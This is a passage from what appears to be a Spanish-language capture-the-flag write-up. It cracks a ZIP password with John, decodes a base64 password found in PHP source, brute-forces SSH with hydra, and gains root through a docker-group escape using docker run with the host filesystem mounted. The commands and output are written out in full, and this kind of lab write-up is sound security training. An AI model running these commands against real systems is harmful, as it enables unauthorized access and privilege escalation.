└─$ ls -l
total 84
-rw-rw-r-- 1 jouker jouker 68841 feb  5 12:38 hacker-with-laptop_23-2147985341.jpg
-rw-rw-r-- 1 jouker jouker   750 feb  5 12:45 hacker-with-laptop_23-2147985341.jpg.out
-rw-rw-r-- 1 jouker jouker  8305 feb  5 12:30 Joukerr.ovpn

┌──(jouker㉿joukerm)-[~/Descargas]
└─$
```

Se ve un.out que hemos conseguido con stegseek, realmente el archivo original se llama backup.zip, por lo que lo renombro a su nombre original con la comanda mv + nombre actual + nombre que le pongo ahora.

Una vez esta en ZIP lo intento unzipear con la comanda unzip. Pero me pide una contraseña que a priori no tengo

```
└─$ ls -l
total 84
-rw-rw-r-- 1 jouker jouker   750 feb  5 12:45 backup.zip
-rw-rw-r-- 1 jouker jouker 68841 feb  5 12:38 hacker-with-laptop_23-2147985341.jpg
-rw-rw-r-- 1 jouker jouker  8305 feb  5 12:30 Joukerr.ovpn

┌──(jouker㉿joukerm)-[~/Descargas]
└─$ unzip backup.zip
Archive:  backup.zip
[backup.zip] source_code.php password:
```

Primero de todo hacemos que el backup.zip convertirlo en un hash con zip2john, para despues poder crackearlo con tranquilidad, lo bueno de este ataque es que es un ataque offline y que la máquina objetivo ahora mismo no nota que estamos crackeando nada pq lo

hacemos desde nuestra máquina.¡

Con John finalmente obtenemos nuestro password crackeado

```
┌──(jouker㉿joukerm)-[~/Descargas]
└─$ unzip backup.zip
Archive:  backup.zip
[backup.zip] source_code.php password:
  inflating: source_code.php

┌──(jouker㉿joukerm)-[~/Descargas]
└─$ ls -l
total 92
-rw-rw-r-- 1 jouker jouker  1232 feb  5 12:51 backup.hash
-rw-rw-r-- 1 jouker jouker   750 feb  5 12:45 backup.zip
-rw-rw-r-- 1 jouker jouker 68841 feb  5 12:38 hacker-with-laptop_23-2147985341.jpg
-rw-rw-r-- 1 jouker jouker  8305 feb  5 12:30 Joukerr.ovpn
-rw-r--r-- 1 jouker jouker  1211 oct  3  2020 source_code.php

┌──(jouker㉿joukerm)-[~/Descargas]
└─$ cat source_code.php
<html>
<head>
        Admin Portal
</head>
        <title> Site Under Development ... </title>
        <body>
                <form method="POST">
                        Username: <input type="text" name="name" placeholder="username"><br><br>
                        Email: <input type="email" name="email" placeholder="email"><br><br>
                        Password: <input type="password" name="password" placeholder="password">
                        <input type="submit" name="submit" value="Submit">
                </form>
<?php
        if(isset($_POST['submit']))
        {
                $email = $_POST["email"];
                $password = $_POST["password"];
                if(base64_encode($password) == "IWQwbnRLbjB3bVlwQHNzdzByZA==")
                {
                        $random = rand(1000,9999);?><br><br><br>
                        <form method="POST">
                                Enter the OTP: <input type="number" name="otp">
                                <input type="submit" name="submitOtp" value="Submit">
                        </form>
                <?php   mail($email,"OTP for authentication",$random);
                        if(isset($_POST["submitOtp"]))
```

Ahora que vemos una password en base64 es tan simple como descifrarla con la comanda de linux pertinente

```
┌──(jouker㉿joukerm)-[~/Descargas]
└─$ echo "IWQwbnRLbjB3bVlwQHNzdzByZA==" | base64 -d
!d0ntKn0wmYp@ssw0rd

┌──(jouker㉿joukerm)-[~/Descargas]
└─$
```


Podriamos probar ssh 1 por 1 para ver realmente quien es quien, ya que solo hay 3, pero vamos a ser profesionales y vamos a hacer uso de hydra para automatizarlo. El user es anurodh


```
┌──(jouker㉿joukerm)-[~/Descargas]
└─$ hydra -L usuarios.txt -p '!d0ntKn0wmYp@ssw0rd' ssh://10.10.18.253
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or sec

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-02-05 13:01:49
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to re
[DATA] max 3 tasks per 1 server, overall 3 tasks, 3 login tries (l:3/p:1), ~1 try per task
[DATA] attacking ssh://10.10.18.253:22/
[22][ssh] host: 10.10.18.253   login: anurodh   password: !d0ntKn0wmYp@ssw0rd
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-02-05 13:01:52

┌──(jouker㉿joukerm)-[~/Descargas]
└─$
```

```
┌──(jouker㉿joukerm)-[~/Descargas]
└─$ ssh anurodh@10.10.18.253
The authenticity of host '10.10.18.253 (10.10.18.253)' can't be established.
ED25519 key fingerprint is SHA256:mDI9eoI+sD1gmuE1Vl2iLvyVIopHnZlbAEFxr82BFwc.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.18.253' (ED25519) to the list of known hosts.
anurodh@10.10.18.253's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-118-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed Feb  5 12:07:00 UTC 2025

  System load:  0.08               Processes:              110
  Usage of /:   24.8% of 18.57GB   Users logged in:        0
  Memory usage: 19%                IP address for eth0:    10.10.18.253
  Swap usage:   0%                 IP address for docker0: 172.17.0.1


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

19 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection o



anurodh@ubuntu:~$
anurodh@ubuntu:~$ ls -l
total 4
-rw-r--r-- 1 anurodh anurodh 1211 Oct  3  2020 source_code.php
anurodh@ubuntu:~$
```

No tengo ni idea de que buscar manualmente, así que voy a intentar automatizar la búsqueda, para ello me voy a instalar linpeas.sh con wget a partir del repositorio oficial y lo voy a compartir con un python server de nuevo para pasarlo al otro que me he conectado

por ssh para automatizar la búsqueda






Acordarse de poner chmod + x para que se pueda ejecutar en la máquina o si no no se ejecutará.

Hay que seguir un poco esta guía de linpeas antes, donde te dice que si hay un red/yellow será un vector de ataque si o si.

```
Linux Privesc Checklist: https://book.hacktricks.wiki/en/linux-hardening/linux-privilege-escalation-checklist.html
 LEGEND:
  RED/YELLOW: 95% a PE vector
  RED: You should take a look to it
  LightCyan: Users with console
  Blue: Users without console & mounted devs
  Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)
  LightMagenta: Your username

 Starting LinPEAS. Caching Writable Folders ...
```

Vemos por aquí que efectivamente hay un red/yellow que nos marca la existencia del docker

```
═══════════════════╣ Users Information ╠═══════════════════

╔══════════╣ My user
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#users
uid=1002(manurodh) gid=1002(manurodh) groups=1002(manurodh),999(docker)

╔══════════╣ Do I have PGP keys?
/usr/bin/gpg
```



Finalmente somos root

```
anurodh@ubuntu:~$ docker run -v /:/mnt --rm -it alpine chroot /mnt sh
# whoami
root
#
```

Pues fácil, lo que es fácil no se yo.